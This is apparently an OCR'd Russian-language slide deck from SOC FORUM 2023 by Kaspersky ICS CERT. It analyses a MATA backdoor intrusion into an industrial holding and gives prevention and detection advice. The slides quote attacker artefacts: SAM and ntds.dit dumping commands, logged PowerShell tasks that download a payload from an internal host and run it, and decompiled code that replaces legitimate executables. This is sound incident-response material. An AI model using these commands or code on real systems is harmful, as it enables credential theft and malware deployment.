.data:000000014008F000 avlist_14008F000 dq offset aKaspersky   ; DATA XREF: sub_140001040+64↑o
.data:000000014008F000                                         ; "kaspersky"
.data:000000014008F008                  dq offset aAhnlab      ; "ahnlab"
.data:000000014008F010                  dq offset aDoctorWeb   ; "doctor web"
.data:000000014008F018                  dq offset aBitdefender ; "bitdefender"
.data:000000014008F020                  dq offset aAvira       ; "avira"
.data:000000014008F028                  dq offset aAvast       ; "avast"
.data:000000014008F030                  dq offset aMcafee      ; "mcafee"
.data:000000014008F038                  dq offset aFortinet    ; "fortinet"
.data:000000014008F040                  dq offset aEset        ; "eset"
```

Распространение внутри сети предприятия

SOC FORUM 2023

- Использовался Mimikatz, а также другие аналогичные утилиты для получения паролей



- Использовалось сразу несколько вредоносных модулей, позволяющих перехватывать коды клавиш, содержимое буфера обмена, а также делать скриншоты экрана
- Использовалась вредоносная утилита для кражи паролей и cookie, сохранённых в хранилищах браузеров

В итоге это привело к захвату контроллера домена и получению доступа к файлам:

- reg save HKLM\SAM sam.save
- reg save HKLM\SECURITY security.save
- c:\programdata\microsoft\sc64.exe c:\windows\ntds\ntds.dit

Промежуточные выводы

SOC FORUM 2023

Как предотвратить?

- Контроль вложений в сообщениях электронной почты (лучше двумя различными решениями)
- Обновление операционных систем, офисных пакетов, браузеров
- Обучение сотрудников (не только обучение, но и учения)
- Антивирус должен быть везде свежей версии, с централизованным управлением и последними базами
- Антивирус должен быть настроен: не отключаться без пароля администратора, должна быть политика (все модули включены, исключений минимум, периодическое сканирование)
- Там, где возможно, отключаем сетевые шары (защита от PsExec) и RDP, правда, помимо PsExec существует ещё AtExec, позволяющий в т.ч. включить PsExec

Промежуточные выводы

SOC FORUM 2023

Как выявить?

- Использовать APT-фиды (возможно, кто-то уже столкнулся с этой атакой раньше вас?)
- В идеале использовать решение класса MDR
- Также можно применять решения классов EDR\XDR

Либо «вручную»:

- Настройка экспорта событий с центра управления защитными решениями и алерты на их отключение
- Настройка алертов на установку драйверов
  Базовый вариант: журнал System EventCode=7045 "Тип службы"="драйвер режима ядра“
  Расширенный вариант: Sysmon Operational EventCode=6 (можем увидеть кем подписан)
- Алерты на удалённый запуск PowerShell скриптов и WMI запросов
- Алерты на PsExec и AtExec
- Контроль входов по RDP, использование 2FA на RDP
- Алерты на признаки атак Golden Ticket (пример: запрос TGS без ранее запрошенного TGT)

Захватили домен завода
А что дальше?


Необычные образцы MATA backdoor

SOC FORUM 2023

- Обнаружились два внутренних IP, через которые проксируется трафик
- Они оказались в головной организации холдинга
- Один из серверов баз данных, где лежат все заказы и закупки предприятий холдинга
- Второй – сервер, на который ходят подрядчики для тестирования новых версий внедряемых \ обслуживаемых решений

Распространение внутри сетей холдинга

SOC FORUM 2023




Использование compliance-решения для развития атаки

SOC FORUM 2023

- В головной организации было развёрнуто решение для реализации концепции Zero Trust
- Его агенты были установлены на всех системах как материнской компании, так и «дочек»
- Сервер управления этой системой был доступен с терминального сервера подрядчиков
- Это помогло злоумышленникам проникнуть в сети других дочерних предприятий

Результаты анализа логов этого защитного решения:

- Логи сервера – перезаписаны, удалены
- Логи на клиентах – перезаписаны, удалены
- Логи БД (на отдельном сервере) – выжили



А что умеет это решение?

SOC FORUM 2023

Основная задача

- Мониторинг рабочих мест в части состава аппаратного и программного обеспечения: ОС, процессы, состояние антивирусной защиты, контроль сетевых подключений, геолокация рабочих станций, мониторинг ресурсов и сессий пользователей (учёт рабочего времени)

Дополнительно

- Снятие скриншотов
- Запуск произвольных PowerShell скриптов

Логи очень подробные

{"url" : "/users", "requestType" : "POST", "params" : [], "queryParams" : [], "body" : {"id": null, "auth": null, "name": "Владимир", "email": "", "login": "mvy", "phone": null, "lastName": "[redacted]", "password": "123456", "companyId": 1, "isEnabled": true, "patronymic": null, "companyName": "", "description": "", "aDIsAttached": false, "userPositionId": null, "copySettingUserId": 14}}

{"url" : "/users", "requestType" : "POST", "params" : [], "queryParams" : [], "body" : {"id": null, "auth": null, "name": "Сергей", "email": null, "login": "ssad", "phone": null, "lastName": "[redacted]", "password": "12345678", "companyId": 1, "isEnabled": true, "patronymic": null, "companyName": "", "description": "", "aDIsAttached": false, "userPositionId": null, "copySettingUserId": 0}}

{"url" : "/users/changePassword/:id", "requestType" : "PUT", "params" : [{"key": "id", "value": "12"}], "queryParams" : [], "body" : {"id": 12, "password": "15641564"}}

Использование compliance-решения для развития атаки - 2

SOC FORUM 2023

- Сначала делали скриншот

{"url" : "/tasks/:wsid/screenshots", "requestType" : "POST", "params" : [{"key": "wsid", "value": "2677"}], "queryParams" : [], "body" : {"id": null, "count": null, "status": 1, "session": 1, "isActive": true, "userName": "Uzer31 Uzer31", "createdAt": null}}

- Проверяли сетевую доступность серверов, через которые шло проксирование трафика

{"url" : "/scenarios/:id", "requestType" : "PUT", "params" : [{"key": "id", "value": "6"}], "queryParams" : [], "body" : {"id": 6, "uid": "5653f40f-dc37-4ffe-9538-1c573a94ce0a", "name": "NET_Test", "type": 2, "params": [], "pscript": "ping.exe -n 1 10.0. \n", "typeName": "", "createdAt": "2022-10-03T13:48:25Z", "isArchive": false, "isDisabled": false, "notVisible": false, "rulesCount": 0, "scriptType": "ps", "rulesWithConflictsCount": 0}}

{"url" : "/scenarios/:id", "requestType" : "PUT", "params" : [{"key": "id", "value": "7"}], "queryParams" : [], "body" : {"id": 7, "uid": "2fba4849-fbb7-419d-bf3c-e08d68dc87fa", "name": "NET_Test", "type": 2, "params": [], "pscript": "Test-NetConnection 10.0. -Port 1323 -InformationLevel Quiet\n", "typeName": "", "createdAt": "2022-10-04T08:58:05Z", "isArchive": false, "isDisabled": false, "notVisible": false, "rulesCount": 0, "scriptType": "ps", "rulesWithConflictsCount": 0}}

{"url" : "/scenarios/:id", "requestType" : "PUT", "params" : [{"key": "id", "value": "7"}], "queryParams" : [], "body" : {"id": 7, "uid": "2fba4849-fbb7-419d-bf3c-e08d68dc87fa", "name": "NET_Test", "type": 2, "params": [], "pscript": "type C:\\Windows\\System32\\drivers\\etc\\hosts\n", "typeName": "", "createdAt": "2022-10-04T08:58:05Z", "isArchive": false, "isDisabled": false, "notVisible": false, "rulesCount": 0, "scriptType": "ps", "rulesWithConflictsCount": 0}}

Использование compliance-решения для развития атаки - 3

SOC FORUM 2023

- TCP подключение не работало, не помогали даже ipconfig /all и netstat –ano
- Пришлось перейти на UDP…


```
{"url" : "/scenarios", "requestType" : "POST", "params" : [], "queryParams" : [], "body" : {"name": "NET_Test", "type": 2, "params": [], "pscript": "Try \n{\n\t$encoding = new-object system.text.asciiencoding\n\t$data = $encoding.GetBytes(\"hello\") \n\t$UDPCLient = New-Object -TypeName System.Net.Sockets.UdpClient\n\t$UDPCLient.Connect(\"10.0.  \", 1323)\n\t[void]$UDPCLient.Send($data,$data.length)\n}\nCatch \n{\n \tWrite-Host \"Connection failed\"\n}\n", "isArchive": false, "isDisabled": false, "notVisible": false, "scriptType": "ps", "rulesWithConflicts": []}}
```


- Наконец всё получилось и стало можно загрузить MATA backdoor!


```
{"url" : "/scenarios", "requestType" : "POST", "params" : [], "queryParams" : [], "body" : {"name": "NET_Test", "type": 2, "params": [], "pscript": "(New-Object Net.WebClient).DownloadFile('http://10.0.  /iisstart.png', 'c:\\users\\public\\libraries\\library-ms.dat')\n", "isArchive": false, "isDisabled": false, "notVisible": false, "scriptType": "ps", "rulesWithConflicts": []}}
```

```
{"url" : "/scenarios/:id", "requestType" : "PUT", "params" : [{"key": "id", "value": "9"}], "queryParams" : [], "body" : {"id": 9, "uid": "ea7c8246-340b-49ee-9f66-69c5406a20bd", "name": "NET_Test", "type": 2, "params": [], "pscript": "cmd.exe /c c:\\users\\public\\libraries\\library-ms.dat\n", "typeName": "", "createdAt": "2022-10-04T11:58:35Z", "isArchive": false, "isDisabled": false, "notVisible": false, "rulesCount": 0, "scriptType": "ps", "rulesWithConflictsCount": 0}}
```

Доменный контроллер ✓


Compliance-решение ✓

Что-то ещё?

Ещё одно защитное решение ☹

SOC FORUM 2023


- Linux-сервера продолжали держаться, ведь они были не в домене и на них не было compliance-решения, зато на них был установлен антивирус…
- С помощью compliance-решения был захвачен и сервер управления антивирусным ПО
- С помощью SQL запросов к БД антивируса была собрана информация об атакуемой инфраструктуре
- Отключили некоторые службы, например, запросы о репута файлов в облако антивирусного решения
- С помощью инсталляционных пакетов распространяли вредоносное ПО



Back to 2020

SOC FORUM 2023

- В 2020 году в ходе атаки на оборонное предприятие Lazarus переконфигурировали сетевое оборудование для получения в защищённые сегменты сети



MATA USB module - 1

SOC FORUM 2023

- ВПО получает путь к папке (заранее выбранной легитимной программы), случайно выбирает в ней исполняемый файл и копирует его иконку, ресурсы, временные метки, а также другие метаданные
- Далее вредоносная «копия» заменяет оригинальный исполняемый файл
- Начало оригинального файла перезаписывается и производится попытка его запуска

```
v21 = CreateFileW;
FileW = CreateFileW(FileName, 0x80000000, 3u, 0, 3u, 0x2000080u, 0);
if ( FileW == (HANDLE)-1 )
  return 0;
GetFileTime(FileW, &CreationTime, &LastAccessTime, &LastWriteTime);
v23 = CloseHandle;
CloseHandle(FileW);
if ( !CopyFileW(ExistingFileName, FileName, 0) )
  return 0;
v24 = v21(FileName, 0x40000000, 3, 0, 3, 33554560, 0);
if ( v24 == (HANDLE)-1 || !SetFileTime(v24, &CreationTime, &LastAccessTime, &LastWriteTime) )
  return 0;
v23(v24);
return 1;
```

MATA USB module - 2

SOC FORUM 2023

Создаётся файл с id жертвы и списком команд: %APPDATA%\DameWareNT\data_0

- cmd.exe /c ipconfig /all
- cmd.exe /c tasklist /svc
- cmd.exe /c netstat -ano
- cmd.exe /c systeminfo
- cmd.exe /c arp -a
- cmd.exe /c net use
- cmd.exe /c net user /domain
- cmd.exe /c net group /domain
- cmd.exe /c query user

MATA USB module - 3

SOC FORUM 2023

В отдельном потоке производится поиск командных файлов на USB-носителях:

- desktop.ini:_FLG:$DATA (NTFS)
- System Volume Information_WFConfig.log (FAT)
- desktop.ini:_IDX_%VictimID%:$DATA (NTFS)
- System Volume Information_WRConfig_%VictimID%.log (FAT)

Производится запись результатов выполнения команд на USB-носители:

- desktop.ini:_BYTES_%VictimID%:$DATA (NTFS)
- System Volume Information_WTSettings_%VictimID%.log (FAT)
- desktop.ini:_BITS_%VictimID%:$DATA (NTFS)
- System Volume Information_WRSettings_%VictimID%.log (FAT)

Атрибуция – Lazarus?

SOC FORUM 2023

- Традиционно MATA была атрибутирована этой группе
- Общий с прошлыми атаками метод подготовки документов для фишинговых писем
- Общий 64-битный XOR ключ шифрования в MATA-2 и MATA-3
- Схожие пути к рабочим директориям в образцах MATA-2 и MATA-3
- Корейских шрифт

```
<w:font w:name="Malgun Gothic">
        <w:altName w:val="맑은 고딕"/>
        <w:panose1 w:val="020B0503020000020004"/>
        <w:charset w:val="81"/>
        <w:family w:val="swiss"/>
        <w:pitch w:val="variable"/>
        <w:sig w:usb0="9000002F" w:usb1="29D77CFB" w:usb2="00000012" w:usb3="00000000"
:"00000000"/>
 </w:font>
```

- «Рабочие часы» злоумышленников во временной зоне между GMT+7 и GMT+9

Атрибуция – не Lazarus?

SOC FORUM 2023

- Использование сериализации по схеме «тег-тип-длина-значение» и многоуровневые сетевые протоколы – видели подобное у Purple Lambert
- Техника Bring Your Own Vulnerable Driver ранее была замечена в операциях Magenta Lambert
- Подобные инструменты обхода EDR в атаках Green Lambert
- Комбинированные активный/пассивный бэкдор-режимы наблюдались в EQUATIONVECTOR (также известном как PeddleCheap), SBZ (STRAITBIZZARE) и GoldLambert
- Наконец, подобные методы проникновения в сети, находящиеся за «воздушным барьером» уже ранее применялись группами Iridium и Fanny by Equation

Возможно это “false flag”?

Но что из этого “false flag”?

Что делать?

SOC FORUM 2023

- Включить двухфакторную аутентификацию (если есть) и поставить сложные пароли на защитные решения
- В случае с Kaspersky Security Center можно просто следовать нашему Hardening Guide:

Ссылки по теме

SOC FORUM 2023

- Публикация на Kaspersky Threat Intelligence Portal (нужна подписка) https://tip.kaspersky.com/

- Публикация Sentinel LABS https://www.sentinelone.com/labs/comrades-in-arms-north-korea-compromises-sanctioned-russian-missile-engineering-company/

- Публикация Positive Technologies https://www.ptsecurity.com/ru-ru/research/pt-esc-threat-intelligence/dark-river-ih-ne-vidish-a-oni-est/

SOC FORUM 2023

Вячеслав Копейцев
Kaspersky ICS CERT
ics-cert@kaspersky.com